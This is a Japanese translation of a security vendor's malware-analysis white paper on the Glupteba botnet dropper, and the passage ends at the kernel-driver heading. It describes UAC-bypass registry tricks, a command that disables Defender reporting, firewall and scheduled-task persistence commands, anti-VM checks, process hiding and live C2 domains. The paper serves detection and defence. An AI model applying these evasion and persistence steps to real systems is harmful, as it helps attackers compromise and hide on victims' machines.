NOZOMI NETWORKS LABS

WHITE PAPER

Glupteba

ガイドツアー

目次

1. はじめに

デジタル化が進む世界において , サイバー脅威は増え続けており , 何百万人ものユーザーに影響を与え , 毎年何百万ドルもの損害を組織にもたらしています. 新たな脅威に先手を打ち , 効果的な検知と対応能力を高めるためには , 脅威の主体が使用するツール , テクニック , 手順を理解することが不可欠です . この知識により , 脅威アナリストは , 分析を通じて得られる行動に関するインサイト (洞察) を基盤とした , より強固な検出方法を開発することができます.

Glupteba は , クラックされたソフトウェアや感染したインストーラーを提供する PPI (ペイ パー インストール : アプリケーションがインストールされたときに費用が発生する広告手法) ネットワークを通じてダウンロードされるトロイの木馬です. ひとたび Glupteba に感染すると, システムは大規模なボットネットの一部となり, 暗号通貨マイナーや IoT デバイスの脆弱性を悪用するモジュールなどのさらなる悪質なコンポーネントをダウンロードするよう指示される可能性があります. さらに , ボットネットは , 潜在的なダウンや混乱に耐えるために , ビットコインのブロックチェーンを斬新な方法で使用しています. Nozomi Networks は , ボットネットの活動のタイムラインを提供することを目的として , ブロックチェーンの詳細な調査を実施しました .

このボットネットは 2019 年から稼働しており , 時折の混乱はあったものの , 2024 年まで活発にキャンペーンを展開していました . 2024 年夏現在 , Nozomi Networks が監視を続けてきた Glupteba のインフラは休眠状態にあるようです. しかし , ボットネットのアーキテクチャにより, オペレーターは以前に感染したマシンを新しいインフラストラクチャにリダイレクトすることで , 活動を再開する可能性があります. 2021 年に Google は , この活動の妨害を目的とした一連の技術的および法的措置を発表しました [1]. 感染したマシンは約 100 万台に上り , ピーク時には 1 日あたり数千台のペースで増加していたと推定されています. Google によるボットネットを混乱させる行動の影響は限定的で , ボットネットは , オペレータがすぐに活動を再開できるような設計になっており, 実際にその通りのことが起こりました .

ボットネットの一部となるマシンがもたらす潜在的な影響は広範囲に及び , 個人や組織にとって深刻な結果を招く可能性があります. ボットネットのオペレーターが追加モジュールを展開できることを考えると, 感染した場合 , 暗号通貨のマイニングや DDoS 攻撃のためのリソースの乗っ取りにつながるだけでなく , 感染したコンピュータが , 接続されているネットワークに侵入するための足がかりとして利用される可能性もあります. ランサムウェアの展開 , 個人情報の盗難 , 知的財産の盗難 , またはインフラの混乱が起こる可能性があります.

このホワイトペーパーは , Nozomi Networks Labs が実施した Glupteba サンプルの詳細な分析を提供し , その機能と進化について明らかにすることを目的としています . マルウェアの分析に加えて , 侵害の兆候についても概説しており , 読者がマルウェアの存在を示す兆候を特定し , 防御措置を取れるようにしています .

2. メインドロッパー : csrss.exe

2.1 はじめに

このセクションでは , 必要なコンポーネントのインストール , 検知の回避 , コマンド & コントロールサーバーと感染したマシン間のネットワーク通信の処理を担う Glupteba モジュールの主な動作について詳しく見ていきます .

Glupteba マルウェアについては , 2020 年に SophosLabs[2] が発表した優れたレポートなど , 公開されている分析がありますが , 現時点でこのマルウェアにはいくつかの変更が加えられています. その結果 , 私たちはより最近のサンプルを深く調べることに価値を見出しました . ここで紹介する詳細は , Glupteba version 193 (18a6a166cd90ec838060887afc87bc72) のサンプルに基づいています. 解凍すると , このマルウェアは Go プログラミング言語で書かれていることがわかります . シンボルは Go バイナリに存在し , Mandiant の GoReSym[3] ツールを使用して , 適切な関数名を復元することができます (図 1 を参照) .

Function name	Segment	Start	Length
main_copyFile_func2	.text	00C80620	0000003E
main_copyFile_func1	.text	00C80660	0000003E
main_downloadFile	.text	00C806A0	00000711
main_downloadFile_func1	.text	00C80DC0	00000041
main_requestFileCDN	.text	00C80E10	0000038E
main_downloadFileCDN	.text	00C811B0	000005BB
main_downloadFileCDN_func1	.text	00C81770	00000041
main_hideFile	.text	00C817C0	000000A5
main_compareFileHash	.text	00C81870	00000090
main_validateHash	.text	00C81910	00000135
main_hashMD5	.text	00C81A50	0000019F
main_moveFileBeforeReboot	.text	00C81C00	00000070
main_avIsPresent	.text	00C81C80	0000001D
main_install	.text	00C81CA0	00000C13
main_getCampaignID	.text	00C828C0	00000177
main_passCampaignID	.text	00C82A40	000000C7
main_isRunningInsideVirtualBox	.text	00C82B10	000003A5
main_isRunningInsideVMWare	.text	00C82EC0	000003ED
main_isRunningInsideParallels	.text	00C832C0	00000110
main_isRunningInsideVirtualPC	.text	00C833E0	0000020A
main_isRunningInsideXen	.text	00C835F0	0000020C
main_isRunningInsideAnyRun	.text	00C83810	00000103
main_isRunningInsideVM	.text	00C83920	000003DE
main_createVirtualBoxServices	.text	00C83D10	0000030C
main_createVirtualBoxServices_func1	.text	00C84030	0000022E
main_createVirtualBoxServices_func2	.text	00C84270	0000003E
main_isDevicePresent	.text	00C842B0	000000A6
main_waitForCloseEvent	.text	00C84360	000001A4
main_watchDefender	.text	00C84510	000000B1
main_watchStartup	.text	00C845D0	0000053B

図 1 - GoReSym の IDA プラグインでシンボルを復元し , 関数の名前を変更

2.2 ロギング

メインの Glupteba ドロッパー (特定のタイミングで不正コードをドロップ = 投下するトロイの木馬の一種) は , main_main 関数の中でいくつかのステップを実行します . サンプルに広範かつ詳細なログが存在していることは特筆に値します . サンプルの実行中にエラーが発生する可能性のある機能のほとんどすべてについて , 情報ログエントリが作成されます . 特定のエラーメッセージは , POST リクエストを使用してハードコードされた HTTP エンドポイントに送信することができ , さらに csrss 環境変数が値 test に設定されている場合 , ログは %WINDIR%/rss 内に保存されたテキストファイルに書き込まれます .

図 2 では , ロギングを有効にする環境変数を確認することができます . 生成されたログ (図 3) はかなり広範囲にわたるため , 開発者はマルウェアの動作を簡単にデバッグすることができます .



図 2 - ログをファイルに書き込むかどうかをチェックします

図 3 - デバッグモードを有効にした場合に生成されるログ

2.3 インストール

以下に , メインモジュールが初めて実行された際に実行されるステップの詳細を示します .

- **os_Getenv** を使用して SystemDrive と WINDIR を取得
- **winapi_getActiveConsoleUsernameAndSID** を使用して現在のユーザー名と SID を把握し , **WTSQuerySessionInformation** と **LookupSid** をコール
- 現在のファイル名と作業ディレクトリを取得
- WMI クエリを使用する関数 main_isRunningInsideAnyRun (図 4) を使用して , サンプルがマルウェアサンドボックス **ANY.RUN**[4] 内で実行されているかどうかを確認

main_isRunningInsideAnyRun (図 4) は , WMI クエリを使用しています .

- **SELECT Caption FROM Win32_OperatingSystem** が **Microsoft Windows 7 Professional** を返すかどうかを確認
- **SELECT Name FROM Win32_Processor** が **Intel(R) Core(TM) i5-6400 CPU @ 2.70GHz** を返すかどうかを確認
- **SELECT Name FROM Win32_VideoController** が **Standard VGA** を返すかチェック



図 4 - サンドボックス内にいる場合は実行を停止

- 前のチェックが通ったら , サンプルは **main_initializeConfig** を使ってレジストリに保存されている設定ファイルを初期化 . レジストリキー **HKEY_USERS\sid\Software\Microsoft\TestApp** に古い構成が見つかった場合 , その値は **main_copyOldConfig** から **HKEY_USERS\sid\Software\Microsoft\hash** にコピー
- サンプルを実行するユーザーが管理者であることを確認

2.4 UAC バイパス

UAC バイパスとは , マルウェアが Windows ユーザーアカウント制御 (UAC) の設定を回避し , ユーザーに表示されるプロンプトを一切表示せずに特権昇格を許可する手法です. csrss.exe がここで行うことは , 次のとおりです .

- **winapi_IsElevated** を使用して , 現在のプロセスに関連づけられたアクセストークンを取得し , それが昇格されているかどうかを判断 . そうでない場合は , **main_elevate** を使って昇格を試行
- **main_elevate** は , Windows 10 以降で実行されているかどうかをチェックし , その結果に応じて , UAC をバイパスすると同時に以下のふたつの方法のいずれかを使用して特権を昇格（図 5 参照)
  - **fodhelper.exe** を **HKCU\Software\Classes\ms-settings\shell\open\command** で使用すると , より高い特権でコマンドを **fodhelper.exe** に実行させるためのレジストリ構造が作成される
  - 代替として ,**CompMgmtLauncher** と **HKCU\Software\Classes\shell\open\command** を使用して, UACバイパスを実行する方法も存在



図 5 - UAC をバイパスする方法

- 引数を指定して **powershell -nologo -noprofile** を呼び出す関数 **main_psExec** で , **Set-MpPreference -MAPSReporting Disabled** を実行 . これにより , Windows Defender が Microsoft Active Protection Service に情報の送信が不可
- **winapi_RunningAsSystem** を使用して , プロセスが SYSTEM として実行されているかどうかをチェック . そうでない場合は , **信頼されたインストーラ**として実行を試行 (**winapi_RunAsTrustedInstaller**).

2.5 main_executeTask

この関数は , 引数が指定されている場合 , その引数に応じて実行を処理します . 以下の引数がサポートされています .

- **-hide <pid>**：指定の PID を引数として **main_taskHidePID** を呼び出し , WinMon ドライバと対話することでプロセスの非表示を試行
- **-uninstall**：**uninstaller_Uninstall** を呼び出してアンインストール処理を実行 . 以下の手順を含む
  - ユーザーにメッセージボックスを表示し , アンインストールされるプログラムについて通知 (図 6)
  - **WinDefender** サービスを削除
  - **WINDIR%\watchdog.exe** を削除
  - **WINDIR%\rss** を削除
  - スケジュールされたタスクを削除
  - 以下のドライバーを削除

    Winmon, WinmonFS, WinmonProcessMonitor, WinmonSystemMonitor ドライバー
- **-update**：csrss.exe を更新するために **main_taskUpdate** をコール
- **-cleanup <arg>**：更新ファイルを削除する **main_taskCleanup** をコール



図 6 - アンインストール処理中に表示されるメッセージ

2.6 アンチ VM

サンプルは , **%WINDIR%\rss\csrss.exe** として実行されているかどうかを確認します . 実行されていない場合は , 関数 **main_isRunningInsideVM** が呼び出され , サンプルが仮想マシン内で実行されているかどうかを理解するために , いくつかの確認を行います (図 7 参照) : **winapi_ProcessIsRunning** で実行中のプロセスのリスト , **main_serviceIsRunning** でサービス , **main_isDevicePresent** でデバイスを確認します. チェック項目は多岐にわたり , 幅広い仮想化セットアップをサポートしています . 仮想マシンが検出された場合 , 実行は中断されます . 以下の検出方法があります .

- **仮想 CPU：**
  - CPU を以下と比較：**Nehalem, KVM, QEMU, Virtual, Persocon**
- **パラレル：**
  - 実行中のプロセスリストを以下と比較：**prl_cc.exe, prl_tools.exe, SharedIntApp.exe**
- **VMWare (図 8)：**
  - 実行中のプロセスリストと以下と比較：**vmtoolsd.exe, vmwaretray.exe, vmwareuser.exe, VGAuthService.exe, vmacthlp.exe**
  - サービスリストを以下と比較：**vmci, vmhgfs, vmmouse, vmmemctl, vmusb, vmusbmouse, vmx_svga, vmxnet, vmx86**
  - 以下のデバイスの有無をチェック：**\\.\HGFS, \\.\vmci.**
- **VirtualBox：**
  - 実行中のプロセスリストと比較：**VBoxTray.exe, VBoxService.exe**
  - サービスリストを比較：**VBoxWddm, VBoxSF, VBoxMouse, VBoxGuest, VBoxService, VBoxVideo**
  - 以下のデバイスと比較：**\\.\VBoxMiniRdrDN, \\.\VBoxGuest, \\.\pipe\VBoxMiniRdDN, \\.\VBoxTrayIPC, VBoxTrayIPC**
- **VirtualPC：**
  - 実行中のプロセスリストと比較：**VMSrvc.exe, VMUSrvc.exe**
  - サービスを比較：**vpc-s3, vpcuhub, msvmmouf**
- **Xen：**
  - **xenservice.exe** が実行中のプロセスかどうかを確認
  - サービスを比較：**xenevtchn, xennet, xennet6, xensvc, xenvdb**



図 7 - 複数の仮想化プラットフォームのチェック例

図 8 - VMWare のテスト

2.7 さらなるステップ

VM のチェックと UAC のバイパス後，サンプルはさらにインストール操作を実行し続けます．セキュリティソフトウェアの除外を追加したり，ドライバをインストールしてその存在を隠したりします．以下の処理を行います．

- ミューテックスの存在をチェック：**Global\h48yorbq6rm87zot.** 存在しない場合は，インストール処理を続行．存在する場合は，**main_isImpersonated** を呼び出し，ミューテックスの存在をログに記録．
- **main_install** は，まず AV ソフトがあるかどうかをチェックし，あれば返す．AV がインストールされていない場合は以下を実行
  - **main_addFirewallRules** は，netsh advfirewall を使用してファイアウォールルールを追加し (図 9), **C:\Windowsrss\csrss.exe** の受信トラフィックを許可
  - **main_addDefenderExclusions** はレジストリキー **HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths** を使用して WinDefender のいくつかのパスを除外．私たちのケースでは以下が除外されました．
    - C:\Windows\rss
    - C:\Windows\System32\drivers
    - C:\Windows\windefender.exe
- rss ディレクトリを作成し，**SetFileAttributes** を使用する main_ hideFile で非表示にする
- キー **HKEY_USERS\sid\Software\Microsoft\Windows\CurrentVersion\Run** のレジストリ値を設定
- **main_removeSmadav**：
  複数のプロセスを強制終了：
  - **SmadavProtect32.exe**
  - **SmadavProtect64.exe**
  - **SmadavHelper.exe**
  - **Smadav-Updater.exe**
- **main_register**：
  UUID, キャンペーン ID, ディストリビューター ID をレジストリに設定
- **main_postRegistration**：
  アンインストーラのレジストリにキーを設定
- **schtasks/CREATE/SC ONLOGON/RL HIGHEST/TR “%s” /TN csrss/F** を使用して，csrss のスケジュールタスクを設定
- **schtasks/delete/tn ScheduledUpdate/f** で **ScheduledUpdate** スケジューラタスクを削除
- **Appdata\Local\Temp** に一時的な csrss ディレクトリを作成し，それを隠し，そのために Defender の除外を追加
- **main_installDriver**：
  この関数は，バイナリに組み込まれた複数のドライバをインストールする役割を担う
- **main_hideApp**：
  以前にインストールされた WinMon ドライバを使用しているプロセスから現在のプロセスを隠すことを試行
- **main_hideProcess**：
  WinMon を使って **windefender.exe** プロセスを隠すことを試行
- **main_createVirtualBoxServices**：
  VirtualBox サービスにちなんだ一連のサービスを作成 (図 10)：
  - **VBoxWddm**
  - **VBoxSF**
  - **VBoxMouse**
  - **VBoxGuest**
  - **VBoxService**
  - **VBoxVideo**

```
.rdata:00D2B48A aSCNetshAdvfire db '%s /C "netsh advfirewall firewall add rule name="%s" dir=in actio'
.rdata:00D2B48A                                         ; DATA XREF: main_addFirewallRules+262↑o
.rdata:00D2B48A                 db 'n=allow program="%s" enable=yes"'
```

図 9 - ファイアウォールルールの追加に使用するコマンド



図 10 - VirtualBox に関連するサービスが作成

セットアップが完了すると , サンプルは定期的にブロックチェーンを照会し , 新しい C2 ドメインを発見する可能性があります . さらに , **main_poll** を使用してコマンドが提供されるのを待ちながら , C2 をポーリングし続けます (図 11 参照). 旧バージョンの Glupteba は , **download, update, update-cdn** など複数のコマンドをサポートしていましたが , 新しいバージョンでは , **run-v3** コマンドの処理のみをサポートしています . サーバーからの **run-v3** コマンドには , **file_url** を含む署名済みのペイロードが含まれており , これはダウンロードされて実行されます (署名エンドポイントを使用してファイルの実行が許可されているかを確認した後). また , **hide_process** を true または false に設定するフラグ , **log_endpoint,** およびひとつ以上の mutex も含まれています . 私たちのテストでは , XMR マイナーがこの方法で配信されているのを確認しました .

```
loc_C8EEDD:
mov     eax, dword_1225CD4
mov     dword ptr [esp+1E8h+var_1E8], eax ; int
mov     dword ptr [esp+1E8h+var_1E8+8], 0 ; int
mov     dword ptr [esp+1E8h+var_1E8+4], 61 ; int
call    math_rand__ptr_Rand_Int63n
mov     eax, dword ptr [esp+1E8h+var_1E8+0Ch]
mov     ecx, eax
add     eax, 1Eh
mov     edx, eax
mov     eax, 3B9ACA00h
mul     edx
mov     ebx, dword ptr [esp+1E8h+var_1E8+10h]
add     ecx, 1Eh
adc     ebx, 0
imul    ecx, ebx, 3B9ACA00h
add     ecx, edx
mov     dword ptr [esp+1E8h+var_1E8+4], ecx
mov     dword ptr [esp+1E8h+var_1E8], eax
call    time_Sleep
call    main_poll
mov     eax, dword ptr [esp+1E8h+var_1E8]
mov     ecx, dword ptr [esp+1E8h+var_1E8+4]
mov     edx, dword ptr [esp+1E8h+var_1E8+8]
mov     ebx, dword ptr [esp+1E8h+var_1E8+4]
test    ebx, ebx
jz      loc_C8F253
```

図 11 - 定期的に呼び出されるポーリングループ

結論として , 主な Glupteba は , システム上でいくつかの操作を実行し , 検出を回避するためにいくつかの措置を講じます . マルウェアがシステムにインストールされると , 次の章で説明するように , 設定された C2 を監視し , さらなる指示を求めます .

3. コンフィギュレーションとウォッチャー

3.1 コンフィギュレーション

マルウェアの構成とは , マルウェアの作成者によってマルウェア内部に埋め込まれた設定 , パラメータ , および命令を指します . このコンフィギュレーションには , C2 アドレス , 一意の識別子 , 感染したシステムに関する情報などが保存されます . このセクションでは , Glupteba で使用されるコンフィギュレーションについて説明します .

分析した Glupteba サンプルは , Windows レジストリに構成情報を保存し , **main_initializeConfigOSInfo** 関数内ですべてを設定します . Firewall, Defender, VC キーの欠落など , 一般に分析された古い Glupteba サンプルと比較して若干の違いがあります . 図 12 は , 現在の Glupteba サンプルが保存している情報を示しています .

Name	Type	Data
(Default)	REG_SZ	(value not set)
AV	REG_MULTI_SZ	
CampaignID	REG_SZ	/5
CPU	REG_SZ	Common KVM processor
DistributorID	REG_QWORD	0x00000005 (5)
FirstInstallDate	REG_QWORD	0x651430ab (1695821995)
GPU	REG_SZ	Microsoft Basic Display Adapter
IsAdmin	REG_SZ	1
OSArchitecture	REG_SZ	64-bit
OSCaption	REG_SZ	Microsoft Windows 10 Pro
PatchTime	REG_QWORD	0x00000000 (0)
PC	REG_QWORD	0x00000008 (8)
PGDSE	REG_QWORD	0x0000003e (62)
SB	REG_SZ	0
Servers	REG_MULTI_SZ	https://haoshuruzhiyou.co.in https://duniadekho.bar
ServersVersion	REG_QWORD	0x000000c1 (193)
ServiceVersion	REG_SZ	
UUID	REG_SZ	a1a3465f-bc60-45d3-b2c0-406ca3462198

図 12 - Windows レジストリに保存されている設定ファイル

AV 値は, **SELECT displayName FROM AntiVirusProduct** WMI クエリに基づいて設定されます . **CampaignID** は , バイナリに埋め込まれた証明書から抽出されます. CPU の 値 は **SELECT Name FROM Win32_Processor** に従って設定されます . DistributorID もバイナリの証明書から抽出されます . FirstInstallDate は , インストール日時を UNIX タイムスタンプの形式で保存します. GPU は , **SELECT Name FROM Win32_VideoController** WMI クエリに基づいて設定されます. IsAdmin は **winapi_IsLocalUserAdmin 関数**の戻り値に基づいて設定されます. OSArchitecture と OSCaption は , それぞれ **SELECT OSArchitecture FROM Win32_OperatingSystem** と **SELECT Caption FROM Win32_OperatingSystem** WMI クエリに基づいて設定されます. PatchTime と PGDSE は , カーネルドライバがインストールされている場合に設定されます. SB は , SecureBoot が有効な場合に設定されます. サーバーにはもともとドメインが設定されており , オニオンハイパーサービスである可能性もありますが , ボットがブロックチェーンに問い合わせると , さらにドメインが追加されます. ServersVersion は感染したボットが実行しているバージョンを保存するため , v191 バージョンは値 191 を保存します. UUID は , **gofrs/uuid**[5] ライブラリを使って生成されたランダムな識別子です .

3.2 ウォッチャー

Glupteba の実行中は , 定期的にいくつかの機能が実行され , 様々な活動が行われます . 具体的には以下のような活動があります .

- **main_watchCountryRestrictor**：
  システムの地理的位置に基づいて実行が許可されているかどうかをチェック
- **main_watchDefender**：
  定期的に **main_ addDefenderExclusions** を呼び出して , WinDefender から除外されたパスのリストが適切に維持されていることを確認
- **main_watchExternalIP**：
  感染したマシンの外部 IP アドレスの追跡を担う . STUN プロトコルを使用し , 以下のランダムに選ばれたサーバーのいずれかに問い合わせ
  - **stun.l.google.com:19302**
  - **stun1.l.google.com:19302**
  - **stun2.l.google.com:19302**
  - **stun3.l.google.com:19302**
  - **stun4.l.google.com:19302**
  - **stun.sipgate.net:3478**
  - **stun.ipfire.org:3478**
  - **stun.stunprotocol.org:3478**
- **main_watchSMB**：
  ポート 31461 で SMB サーバをセットアップし , **main_handleConnSMB** で着信接続を処理
- **main_watchService**：
  WinDefender という名前のサービスが新しいバージョンに更新できるかどうかを定期的にチェック . Yes の場合 , CDN から新しい実行ファイルをダウンロードして実行
- **main_watchStartup**：
  定期的に **HKEY_USERS\%s\jSoftware\Microsoft\Windows\CurrentVersion\Run** を設定
- **main_watchTaskMgrInjector**：
  NtQuerySystemInformationHook.dll および **taskmgr.exe** をパラメータとして , 埋め込み injector.exe を実行 . その名の通り , 目的の DLL を **taskmgr.exe** プロセスに注入 . **VirtualAllocEx/ WriteProcessMemory /CreateRemoteThread** の組み合わせを使って , 基本的な DLL インジェクションを実行 . DLL 名が示すように ,**NtQuerySystemInformationHook** をフック . API 上にすでにフックが存在しないことをチェックした後 , 実行中のプロセスのリスト (SystemProcessInformation[6]) を要求して呼び出されるまで待機する独自のフックを追加 . 次に , SYSTEM_PROCESS_INFORMATION[7] のリンクリストであるプロセスのリストをチェックし , 以下の文字列が見つかったプロセスを削除
  - rss\csrss.exe
  - Windows\windefender.exe
  - Local\Temp\csrss
- **main_watchWindowsUpdatesService**：
  Windows アップデートを処理する **wuauserv** サービスを定期的に停止し , 削除

4. カーネルドライバ

4.1 インストール

